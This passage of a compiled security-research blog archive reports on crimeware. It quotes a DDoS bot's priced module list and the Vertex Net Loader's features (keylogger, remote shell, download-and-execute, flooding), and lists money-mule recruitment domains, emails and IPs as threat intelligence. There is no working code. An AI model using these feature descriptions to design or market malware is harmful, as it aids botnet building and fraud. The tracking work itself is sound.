- -> [+] generates a unique stub every run
- [+] bot doesn't use eof, has no import table, doesn't need relocation and tls section => very good crypter support
- [+] Unicode support for Asian pcs
- [+] detects common sandboxes, virtual OSs, emulators, and analysis tools

```
[=======[ Webpanel ]==-
```

[+] the webpanel is developed with dreamweaver cs5 and ajax framework using mysql and php

[+] multi theme support available

[+] multi command support => every victim can do as many threads as you want it to

[+] reliable protocol which creates the lowest possible server load

[+] modularized structure of the bot

[===[Modules]==-

[+] Base price (Core) for 250 \$

Loader:

[+] Load module (simple) +0 \$

[+] Load module (extended) for 50 \$

Proxy:

[+] Socks5 Deamon for 50 \$

[+] reverse Socks 4/Socks 4a/Socks 5/ HTTP(s) for 150 \$

DDoS:

[+] DDoS Module (http/syn) for 50 \$

[+] DDoS Module (full) for 100 \$

DDoS(full) + Load module (extended) + Socks5 Deamon for 400 \$

Related posts:

[1]Coding Spyware and Malware for Hire

[2]Will Code Malware for Financial Incentives

[3]E-crime and Socioeconomic Factors

[4]Web Based Botnet Command and Control Kit 2.0

751

[5]BlackEnergy DDoS Bot Web Based

[6]A New DDoS Malware Kit in the Wild

[7]The Cyber Bot - Web Based Malware

[8]The Black Sun Bot - Web Based Malware

[9]Custom DDoS Capabilities Within a Malware

[10]Botnet on Demand Service

[11]Loads.cc - DDoS for Hire Service

[12]Using Market Forces to Disrupt Botnets

[13]Botnet Communication Platforms

[14]A Botnet Master's To-Do List

[15]DDoS on Demand VS DDoS Extortion

[16]How Does a Botnet with 100k Infected PCs Look Like?


This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.

1. <u>http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html</u>

- 2. <u>http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html</u>
- 3. <u>http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html</u>
- 4. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html
- 5. <u>http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html</u>
- 6. <u>http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html</u>
- 7. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
- 8. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
- 9. <u>http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html</u>
- 10. <u>http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html</u>
- 11. <u>http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html</u>
- 12. <u>http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html</u>
- 13. <u>http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html</u>
- 14. <u>http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html</u>

- 15. <u>http://ddanchev.blogspot.com/2007/05/ddos-on-demand-</u>vs-ddos-extortion.html
- 16. http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html
- 17. http://ddanchev.blogspot.com/
- 18. http://twitter.com/danchodanchev

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Keeping Money Mule Recruiters on a Short Leash -Part Seven (2011-05-10 12:41)

Continuing the what has turned into a tradition, the "
[1]Keeping Money Mule Recruiters on a Short Leash" series, in this post we'll review currently active money mule recruitment sites, and provide vital OSINT data on what is

currently acting as the the cornerstone of the monetization process that cybercriminals rely on - risk forwarding thanks to money mule recruitment for processing of fraudulently obtained funds.

Description used on the majority of templates:

"Looking to buy art? Sell art? Alternative Art Ltd is the first choice for artists and buyers alike! Alternative Art Ltd is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner. We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Alternative Art Ltd is the premier art site for those seeking to buy or sell original art online.

NO COMMISSIONS! Whether you are looking to buy art or sell art, our site is fully optimized to get results

FAST! Alternative Art Ltd is the future of buying and selling original art online. Artists who choose to sell their original art will receive maximum marketing exposure. For artists, selling your art has never been easier, faster, or more costeffective. We will help you sell your original art DIRECTLY to buyers worldwide with NO COMMISSIONS. Those wishing to buy art online are invited to browse our extensive online galleries of original art. Never before has it been this easy for a buyer to select high-quality original art online. We update daily with new original art from our artist members.

Alternative Art Ltd offers casual collectors and serious connoisseurs alike an amazing collection of original art pieces from the world over. You'll enjoy unparalleled customer care from a knowledgeable and friendly staff of experts. For artists, the inconvenience and high costs of traditional galleries are completely eliminated. Our team of

experts puts the latest technology to work for you, putting your original art in front of millions of potential art buyers! "

Money mule recruitment domains:

753

aimic-grouplic.at - Email: admin@aimic-grouplic.at

ALTERNATIVEART-LTD.COM

alternative-art-Itd.net - Email: ibsen@ppmail.ru

artby-gorup.net - Email: admin@artby-gorup.net

artby-group.biz - Email: blonde@bz3.ru

art-marketllc.cc - Email: hear@ppmail.ru - [2]seen here

artsolveltdco.at - Email: admin@artsolveltd.cc

aspecs-group.cc - Email: admin@aspecs-group.cc

ASPECS-GROUP.CC - Email: admin@aspecs-group.cc

callisto-Itdco.net - Email: admin@callisto-Itdco.net

collins-group.cc - Email: admin@megatechservicegroup-ltd.cc

collins-groupusa.com - Email: admin@collins-groupusa.com

COLLINS-GROUPUSA.COM - Email: admin@collins-groupusa.com

competitorgroup-Itd.com - Email: trek@cheapbox.ru

COMPETITOR-UK-GROUP.NET - Email: admin@competitor-uk-group.net

DERWART-GROUP.AT - Email: admin@derwart-group.at **derwart-group.com** - Email: admin@ephesgroup-llc.biz **drawmade-group.com** - Email: admin@drawmadegroup.com

DURLEY-ARTAU.NET - Email: admin@durley-artau.net **DURLEY-ART-GROUP.CC** - Email: admin@durley-artgroup.cc

ephesgroup-Ilc.biz - Email: admin@ephesgroup-Ilc.biz

EPHES-GROUPLLC.CC - Email: admin@ephes-groupIlc.cc

ephes-groupIlc.net - Email: pious@ppmail.ru

fourthgroup-Itd.cc - Email: rots@cheapbox.ru - [3]seen
here

FOURTH-UKLTD.NET - Email: admin@fourth-ukltd.net **generalabbrialgroup-ltd.net** - Email: admin@generalabbrialgroup-ltd.net

GENERATION-TEAM.NET - Email: luis@cheapbox.ru

groupinc-upland.biz - Email: admin@groupinc-upland.biz

HELBY-GROUPLTD.BIZ - Email: admin@helby-groupltd.biz

HELBY-GROUP-LTD.CC - Email: packet@bz3.ru

koertig-gmbh.com - Email: usieeobq0604@yahoo.com

kresko-group.biz - Email: admin@Kresko-group.biz

LILAC-ANTIQUE.CC - Email: admin@lilac-antique.cc

MASTERPIECE-GROUP.CC - Email: poop@ca4.ru

MASTERPIECE-GROUP.ORG - Email: admin@masterpiece-group.org

megatechservicegroup-ltd.cc - Email: admin@megatechservicegroup-ltd.cc

MEGATECHSERVICE-GROUP-LTD.COM - Email: admin@collins-groupusa.com

millennial-maingrop.net - Email: mock@free-id.ru
mitissanservice-group-Itd.cc - Email: berra@cutemail.org
mitissanservicegroup-Itd.com - Email: alibi@mailae.com
neoline-groupco.cc - Email: admin@neoline-groupco.cc
neoline-Ilc.net - Email: admin@neoline-Ilc.net
qead-grouplic.net

QEAD-LLC.BIZ - Email: admin@qead-llc.biz

RICHMOND-ART-GROUP.COM - Email: binary@ca4.ru

RICHMOND-ART-UK.BIZ - Email: admin@richmond-art-uk.biz


sevg-groupnet.com - Email: belle@ca4.ru

SEVG-GROUPNET.COM - Email: belle@ca4.ru

sevg-incgr.net - Email: admin@sevg-incgr.net

SQUIT-GROUP-LLC.BIZ - Email: swept@ca4.ru

754



SQUITGROUP-LLC.NET - Email: admin@squitgroup-llc.net

targetmarketgroup-llc.cc - Email: admin@targetmarketgroup-llc.cc

targetmarket-grouplic.net

tazprogltd-us.com - Email: admin@tazprogltd-us.com

TONSLEY-ART.COM - Email: pagan@ppmail.ru

tonsley-group-uk.net - Email: admin@tonsley-group-uk.net

WEST-VIEW-ART.CC - Email: knees@free-id.ru

westview-art.net - Email: admin@westview-art.net

Name servers of notice:

NS1.USDENNS.SU - 217.23.15.136

NS2.DNSUS.SU - 87.118.81.7

NS3.NAMEUSNS.SU - 84.19.161.10

755

alternative-art-ltd.net	193.105.134.23
westview-art.net	193.105.134.23
RICHMOND-ART-UK.BIZ	193,105,134,23
fourthgroup-ltd.cc	193,105,134,23
artby-group.biz	98.141.220.118
collins-group.cc	98.141.220.118
aspecs-group.cc	98.141.220.117
ASPECS-GROUP.CC	98.141.220.117
callisto-ltdco.net	98.141.220.117
drawmade-group.com	98.141.220.117
ephes-grouplic.net	98.141.220.117
targetmarketgroup-llc.cc	98.141.220.117
artby-gorup.net	98.141.220.116
tazprogltd-us.com	98.141.220.116
groupinc-upland.biz	98.141.220.115
neoline-llc.net	98.141.220.115
DERWART-GROUP.AT	98.141.220.114
ALTERNATIVEART-LTD.COM	86.55.210.5
collins-groupusa.com	78.46.105.205
COLLINS-GROUPUSA.COM	78.46.105.205
derwart-group.com	78.46.105.205
DURLEY-ARTAU.NET	78.46.105.205
DURLEY-ART-GROUP,CC	78.46.105.205
ephesgroup-llc.biz	78.46.105.205
EPHES-GROUPLLC.CC	78.46.105.205
kresko-group.biz	78.46.105.205
MASTERPIECE-GROUP.CC	78.46.105.205
QEAD-LLC.BIZ	78.46.105.205
SEVG-GROUPNET.COM	78.46.105.205
SQUITGROUP-LLC.NET	78.46.105.205

ns1.pidnsku.org - 86.55.210.23

ns3.us1copy.ws - 95.64.9.101

ns2.us1copy.at - 78.46.105.205

ns2.stelsgid.net - 78.46.105.205

ns1.usolomio.cc - 86.55.210.23

ns2.usetmegold.su - 78.46.105.205

ns3.usiami.su - 78.46.105.205

ns1.ukansnami.com - 78.46.105.205

ns3.uknamo.com - 66.199.236.116

ns2.dnsukrect.com - 78.46.105.205

Currently active and responding money mule recruitment domains, residing within **AS42708**, PORTLANE Network; **AS29713**, INTERPLEXINC Interplex LLC.; **AS24940**, HETZNER-AS Hetzner Online AG RZ:

alternative-art-ltd.net - 193.105.134.234

westview-art.net - 193.105.134.233

RICHMOND-ART-UK.BIZ - 193.105.134.232

fourthgroup-ltd.cc - 193.105.134.230

artby-group.biz - 98.141.220.118

collins-group.cc - 98.141.220.118

aspecs-group.cc - 98.141.220.117

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ASPECS-GROUP.CC - 98.141.220.117

callisto-ltdco.net - 98.141.220.117

drawmade-group.com - 98.141.220.117

ephes-grouplic.net - 98.141.220.117

targetmarketgroup-llc.cc - 98.141.220.117

artby-gorup.net - 98.141.220.116

tazprogltd-us.com - 98.141.220.116

groupinc-upland.biz - 98.141.220.115

neoline-Ilc.net - 98.141.220.115

DERWART-GROUP.AT - 98.141.220.114

ALTERNATIVEART-LTD.COM - 86.55.210.5

collins-groupusa.com - 78.46.105.205

COLLINS-GROUPUSA.COM - 78.46.105.205

derwart-group.com - 78.46.105.205

DURLEY-ARTAU.NET - 78.46.105.205

DURLEY-ART-GROUP.CC - 78.46.105.205

ephesgroup-Ilc.biz - 78.46.105.205

EPHES-GROUPLLC.CC - 78.46.105.205

kresko-group.biz - 78.46.105.205

MASTERPIECE-GROUP.CC - 78.46.105.205

QEAD-LLC.BIZ - 78.46.105.205

SEVG-GROUPNET.COM - 78.46.105.205

SQUITGROUP-LLC.NET - 78.46.105.205

Psychological evaluation tests found within AS29713, basically every domain name has its associated binary:

aimicgroupllc.exe

artbygorup.exe

aspecsgroup.exe

atlantgroupmain.exe

collinsgroupusa.exe

createncegrouplic.exe

derwartgroup.exe

dogogroup.exe

ephesgrouplic.exe

megatechservicegroupltd.exe

millennialartco.exe

sevggroupnet.exe

stilegroupllc.exe

vintagegroupinc.exe

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[4]Keeping Money Mule Recruiters on a Short Leash - Part Six

[5]Keeping Money Mule Recruiters on a Short Leash - Part Five

[6]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[7]Keeping Money Mule Recruiters on a Short Leash - Part Four

[8]Money Mule Recruitment Campaign Serving Client-Side Exploits

[9]Keeping Money Mule Recruiters on a Short Leash - Part Three

[10]Money Mule Recruiters on Yahoo!'s Web Hosting 757

[11]Dissecting an Ongoing Money Mule Recruitment Campaign

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

[13]Keeping Reshipping Mule Recruiters on a Short Leash

[14]Keeping Money Mule Recruiters on a Short Leash

[15]Standardizing the Money Mule Recruitment Process

[16]Inside a Money Laundering Group's Spamming Operations

[17]Money Mule Recruiters use ASProx's Fast Fluxing Services

[18]Money Mules Syndicate Actively Recruiting Since 2002


This post has been reproduced from [19]Dancho Danchev's blog.

- 1. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>
- 2. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>

- 3. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-</u> mule-recruiters-on-short.html
- 4. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>
- 5. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 13. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>

- 16. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 17. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 18. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 19. http://ddanchev.blogspot.com/

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Welcome to OREGON LTD

Authorization

Keeping Money Mule Recruiters on a Short Leash -Part Eight - Historical OSINT (2011-05-25 13:18)

With money mule recruitment scams continuing to represent an inseparable part of the cybercrime ecosystem, in

this post I'll summarize the findings from an assessment I conducted on currently active mule recruitment scams

over a month ago. As always, the historical OSINT offered is invaluable in case-building practices in particular a very well segmented group of mule recruiters using identical templates which they've purchased from a vendor of

standardized mule recruitment templates.

Domains known to have been participating in money mule recruitment campaigns, currently offine:

allston-groupsec.cc

atca-inc.com

atcanetworks.net

BANDSGROUP-INC.NET

BANDSGROUPNET.CC

BANDS-GROUPSVC.COM

BANDS-INC.COM

CNLGROUP-INC.CC

CNLGROUPNET.NET

CNL-GROUPSVC.COM

CNL-INC.COM

evolving-inc.com

evolvingsysinc.net

galleogroupnet.net

galleo-inc.com

GIANT-GROUPCO.NET

GIANTGROUPINC.COM

GIANT-GROUPINC.COM

GIANT-GROUPNET.CC

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HOSTGROUPINC.COM

HOSTGROUP-INC.COM

HOSTGROUPNET.CC

HOST-GROUPSVC.NET

ICT-GROUPCO.COM

ICTGROUPINC.COM

ICTGROUPNET.CC

ICT-GROUPSVC.NET

IMPERIALGROUPCO.COM

IMPERIAL-GROUPINC.COM

IMPERIAL-GROUPSVC.NET

INFOTECH-GROUPCO.NET

INFOTECH-GROUPINC.COM

infotechgroup-inc.com

jvc-inc.com

magnet-groupinc.cc

netmarket-inc.com

netmarkettech.net

NOVARIS-GROUPLLC.TW

NOVARISGROUPMAIN.TW

NOVARIS-GROUPORG.CC

PERSEUS-GROUPFINE.TW

PERSEUS-GROUPINC.TW

PERSEUSGROUPLLC.CC

USIGROUPINC.COM

USIGROUP-INC.COM

USI-GROUPINC.NET

USIGROUPNET.CC

VITAL-GROUPCO.CC

VITAL-GROUPCO.TW

VITAL-GROUPINC.TW

developgroupinc.net - 69.50.199.209 - Email: slows@5mx.ru

develop-inc.com - 69.50.199.209 - Email: etude@qx8.ru

mercygroupnet.net - 69.50.198.218 - Email: bowie@bigmailbox.ru

mercy-inc.com - 69.50.198.221 - Email: spout@freenetbox.ru

solarisgroupinc.com - 69.50.199.209 - Email: slows@5mx.ru

solarisgroupnet.net - 69.50.198.197 - Email: sharp@maillife.ru

jvc-inc.com - 69.50.198.210 - Email: etude@qx8.ru

jvcgroupnet.net - 69.50.198.221 - Email: spout@freenetbox.ru Name servers of notice, historical OSINT for the responding IPs provided:

ns1.kalipso19.cc - 208.110.80.34 - Email: tarts@freenetbox.ru

ns2.kalipso19.cc - 64.85.169.70

ns3.kalipso19.cc - 173.208.132.42

ns1.mamacholi.net - 208.110.80.35 - Email: excess@bigmailbox.ru

ns2.mamacholi.net - 64.85.169.71

ns3.mamacholi.net - 173.208.132.43

ns1.rjevski.com - 208.110.80.34 - Email: low@bigmailbox.ru

760

ns2.rjevski.com - 64.85.169.70

ns3.rjevski.com - 173.208.132.42

ns1.runlesrun.cc - 208.110.80.37 - Email: frost@bigmailbox.ru

ns2.runlesrun.cc - 64.85.169.73

ns3.runlesrun.cc - 173.208.132.45

ns1.skotinko.net - 208.110.80.38 - Email: info@dnregistrar.ru

ns2.skotinko.net - 64.85.169.74

ns3.skotinko.net - 173.208.132.46

ns1.solojumper.com - 208.110.80.36 - Email: crime@bigmailbox.ru

ns2.solojumper.com - 64.85.169.72

ns3.solojumper.com - 173.208.132.44

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[2]Keeping Money Mule Recruiters on a Short Leash - Part Six

[3]Keeping Money Mule Recruiters on a Short Leash - Part Five

[4]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[5]Keeping Money Mule Recruiters on a Short Leash - Part Four

[6]Money Mule Recruitment Campaign Serving Client-Side Exploits

[7]Keeping Money Mule Recruiters on a Short Leash - Part Three

[8]Money Mule Recruiters on Yahoo!'s Web Hosting

[9]Dissecting an Ongoing Money Mule Recruitment Campaign

- [10]Keeping Money Mule Recruiters on a Short Leash Part Two
- [11]Keeping Reshipping Mule Recruiters on a Short Leash
- [12]Keeping Money Mule Recruiters on a Short Leash
- [13]Standardizing the Money Mule Recruitment Process
- [14]Inside a Money Laundering Group's Spamming Operations
- [15]Money Mule Recruiters use ASProx's Fast Fluxing Services
- [16]Money Mules Syndicate Actively Recruiting Since 2002


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- 2. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>
- 3. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 4. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>

- 7. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 11. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 12. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 13. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

- 14. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 15. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 16. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 17. http://ddanchev.blogspot.com/

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allston-groupsec.cc

atca-inc.com

atcanetworks.net

BANDSGROUP-INC.NET

BANDSGROUPNET.CC

BANDS-GROUPSVC.COM

BANDS-INC.COM

CNLGROUP-INC.CC

CNLGROUPNET.NET

CNL-GROUPSVC.COM

CNL-INC.COM

evolving-inc.com

evolvingsysinc.net

galleogroupnet.net

galleo-inc.com

GIANT-GROUPCO.NET

GIANTGROUPINC.COM

GIANT-GROUPINC.COM

GIANT-GROUPNET.CC

763

HOSTGROUPINC.COM

HOSTGROUP-INC.COM

HOSTGROUPNET.CC

HOST-GROUPSVC.NET

ICT-GROUPCO.COM

ICTGROUPINC.COM

ICTGROUPNET.CC

ICT-GROUPSVC.NET

IMPERIALGROUPCO.COM

IMPERIAL-GROUPINC.COM

IMPERIAL-GROUPSVC.NET

INFOTECH-GROUPCO.NET

INFOTECH-GROUPINC.COM

infotechgroup-inc.com

jvc-inc.com

magnet-groupinc.cc

netmarket-inc.com

netmarkettech.net

NOVARIS-GROUPLLC.TW

NOVARISGROUPMAIN.TW

NOVARIS-GROUPORG.CC

PERSEUS-GROUPFINE.TW

PERSEUS-GROUPINC.TW

PERSEUSGROUPLLC.CC

USIGROUPINC.COM

USIGROUP-INC.COM

USI-GROUPINC.NET

USIGROUPNET.CC

VITAL-GROUPCO.CC

VITAL-GROUPCO.TW

VITAL-GROUPINC.TW

developgroupinc.net - 69.50.199.209 - Email: slows@5mx.ru

develop-inc.com - 69.50.199.209 - Email: etude@qx8.ru

mercygroupnet.net - 69.50.198.218 - Email: bowie@bigmailbox.ru

mercy-inc.com - 69.50.198.221 - Email: spout@freenetbox.ru

solarisgroupinc.com - 69.50.199.209 - Email: slows@5mx.ru

solarisgroupnet.net - 69.50.198.197 - Email: sharp@maillife.ru

jvc-inc.com - 69.50.198.210 - Email: etude@qx8.ru

jvcgroupnet.net - 69.50.198.221 - Email: spout@freenetbox.ru

Name servers of notice, historical OSINT for the responding IPs provided:

ns1.kalipso19.cc - 208.110.80.34 - Email: tarts@freenetbox.ru

ns2.kalipso19.cc - 64.85.169.70

ns3.kalipso19.cc - 173.208.132.42

ns1.mamacholi.net - 208.110.80.35 - Email: excess@bigmailbox.ru

ns2.mamacholi.net - 64.85.169.71

ns3.mamacholi.net - 173.208.132.43

ns1.rjevski.com - 208.110.80.34 - Email: low@bigmailbox.ru

764

ns2.rjevski.com - 64.85.169.70

ns3.rjevski.com - 173.208.132.42

ns1.runlesrun.cc - 208.110.80.37 - Email: frost@bigmailbox.ru

ns2.runlesrun.cc - 64.85.169.73

ns3.runlesrun.cc - 173.208.132.45

ns1.skotinko.net - 208.110.80.38 - Email: info@dnregistrar.ru

ns2.skotinko.net - 64.85.169.74

ns3.skotinko.net - 173.208.132.46

ns1.solojumper.com - 208.110.80.36 - Email: crime@bigmailbox.ru

ns2.solojumper.com - 64.85.169.72

ns3.solojumper.com - 173.208.132.44

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[2]Keeping Money Mule Recruiters on a Short Leash - Part Six

[3]Keeping Money Mule Recruiters on a Short Leash - Part Five

[4]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

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[12]Keeping Money Mule Recruiters on a Short Leash

[13]Standardizing the Money Mule Recruitment Process

[14]Inside a Money Laundering Group's Spamming Operations

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[16]Money Mules Syndicate Actively Recruiting Since 2002

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- 1. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html</u>
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- 3. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 4. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
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- 16. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 17. http://ddanchev.blogspot.com/



A Peek Inside the Vertex Net Loader (2011-05-26 16:34)

It appears that the author of the of the DarkComet RAT has been keeping himself rather busy.

In early-stage development (currently in BETA), the Vertex Net Loader is your typical web-based command

and control malware loader, worth keeping an eye on.

More details:

Info on the loader:


This is the small program that will send/retrieve info from/to the web panel, it is like the server part of a RAT. The loader is coded in C++. Size unpacked is 100kb, compressed is very small and still stable. I choose C++ as the language for this project cause i code C++ since a long time but i never release some security soft, so as a friend said it is a shame to have a knowledge in C++ and don't use it instead of

Delphi all the time. Also C++ is faster and more stable than any other language.

Features of the loader:

- Send message box
- Execute any kind of commands
- close loader process
- Download files and execute them
- Get the process list
- Get the modules list from PID
- Set the keylogger status ON/OFF
- Retrieve the keylogger logs
- Read the file content and retrieve it
- Uninstall the loader
- Httpflood same technologies as i used for DarkComet that is very powerfull
- Remote shell

767




- Visit any webpage

Upcoming features:

- FWB
- More commands
- Panel Installer
- More possibilities in the webpanel
- User manager in the panel
- Plugins support
- and more.

768









770





Monitoring of Vertex Net Loader's development is ongoing.

Related posts:

[1]A Peek Inside a New DDoS Bot - "Snap"

[2]Coding Spyware and Malware for Hire

[3]Will Code Malware for Financial Incentives

[4]E-crime and Socioeconomic Factors

[5]Web Based Botnet Command and Control Kit 2.0

[6]BlackEnergy DDoS Bot Web Based

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[7]A New DDoS Malware Kit in the Wild

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- 4. <u>http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html</u>
- 5. <u>http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html</u>
